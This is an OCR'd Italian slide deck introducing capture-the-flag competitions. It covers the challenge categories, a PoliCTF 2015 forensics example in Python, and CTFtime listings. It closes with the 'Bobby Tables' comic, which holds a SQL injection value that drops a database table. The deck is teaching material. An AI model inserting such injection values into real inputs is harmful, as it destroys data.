
Cryptography

Tux




Tux cifrato (male)

Reverse Engineering



Binary Exploitation (pwn)



Exploits:

- Buffer overflow
- String format exception
- .... **reverse**


analyse

exploit

Web application security

- SQL injection
- Cross Site Scripting
- Local File Inclusion
- ...

Steganography




Forensics

PoliCTF 2015

Forensics

```
$ cat italian-spies-lost-a-file
```



Forensics

```
In [1]: import struct

In [2]: data = open('italian-spies-lost-a-file').read()

In [3]: data[:48]
Out[3]: '\x00\x00\x00\x00k\xa3\xbe\xc0\xa0\xccK\xc2y"\x1dA\x14\x00\x00\x00\x
ae\xbdI@\x96\x8e\x00B\xe9c\x1fA(\x00\x00\x00v<->;0L@\x99\xe1\x1cA'

In [4]: struct.unpack('f'*12, data[:48])
Out[4]:
(0.0,
 -5.957448482513428,
 -50.9498291015625,
 9.820916175842285,
 2.802596928649634e-44,
 3.1522021293640137,
 32.139244079589844,
 9.961892127990723,
 5.605193857299268e-44,
 0.16917595267295837,
 3.190443754196167,
 9.80507755279541)
```

g?


Forensics

```
In [1]: import struct

In [2]: data = open('italian-spies-lost-a-file').read()

In [3]: data[:48]
Out[3]: '\x00\x00\x00\x00k\xa3\xbe\xc0\xa0\xccK\xc2y"\x1dA\x14\x00\x00\x00\x
ae\xbdI@\x96\x8e\x00B\xe9c\x1fA(\x00\x00\x00v<->;0L@\x99\xe1\x1cA'

In [4]: struct.unpack('f'*12, data[:48])
Out[4]:
(0.0,
 -5.957448482513428,
 -50.9498291015625,
 9.820916175842285,
 2.802596928649634e-44,
 3.1522021293640137,
 32.139244079589844,
 9.961892127990723,
 5.605193857299268e-44,
 0.16917595267295837,
 3.190443754196167,
 9.80507755279541)
```




X

Y

Z

Forensics



È solo un gioco?

- **Google**
  - CTF https://capturetheflag.withgoogle.com
- **Facebook**
  - Piattaforma per CTF open source https://github.com/facebook/fbctf
- **Stripe**
  - CTF su web application security e sistemi distribuiti

CTF Time (prossimi eventi)

Upcoming events

Format	Name	Date	Duration
	Hack.lu CTF 2016 On-line	Wed, Oct. 19, 10:00 — Thu, Oct. 20, 10:00 UTC 82 teams	1d 0h
	EKOPARTY CTF 2016 On-line	Thu, Oct. 27, 01:00 — Sat, Oct. 29, 01:00 UTC 55 teams	2d 0h
	Hack The Vote 2016 On-line	Fri, Nov. 04, 23:00 — Sun, Nov. 06, 23:00 UTC 52 teams	2d 0h

https://ctftime.org/event/list/upcoming


CTF Time（write-ups）

New writeups

Team	Event	Task	Action
pony7	Hackover CTF 2016	are_you_serialz [22]	read writeup
CInsects	TUM CTF 2016	hiecss [150]	read writeup
CInsects	TUM CTF 2016	zwiebel [50]	read writeup
GoN	HITCON CTF 2016 Quals	ROP [250]	read writeup
NUSGreyhats	CSAW CTF Qualification Round 2016	Warmup [50]	read writeup
Bits For Everyone	HITCON CTF 2016 Quals	Flame [150]	read writeup
NUSGreyhats	HITCON CTF 2016 Quals	Beelzemon [150]	read writeup
PiggyBird	HITCON CTF 2016 Quals	Angry Seam [500]	read writeup
GNUConn	UConn CyberSEED 2016	Missing Flag #2 [300]	read writeup
GNUConn	UConn CyberSEED 2016	Missing Flag #1 [100]	read writeup

https://ctftime.org/writeups


CTF Time (classifica)



2016 | 2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	dcua		1231.332
2	Plaid Parliament of Pwning		1048.410
3	Dragon Sector		869.926
4	p4		848.341
5	217		846.303
6	LC↯BC		840.375
7	Tasteless		720.011
8	Shellphish		641.266
9	TokyoWesterns		572.156
10	Bushwhackers		472.713

https://ctftime.org/stats


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

THANK YOU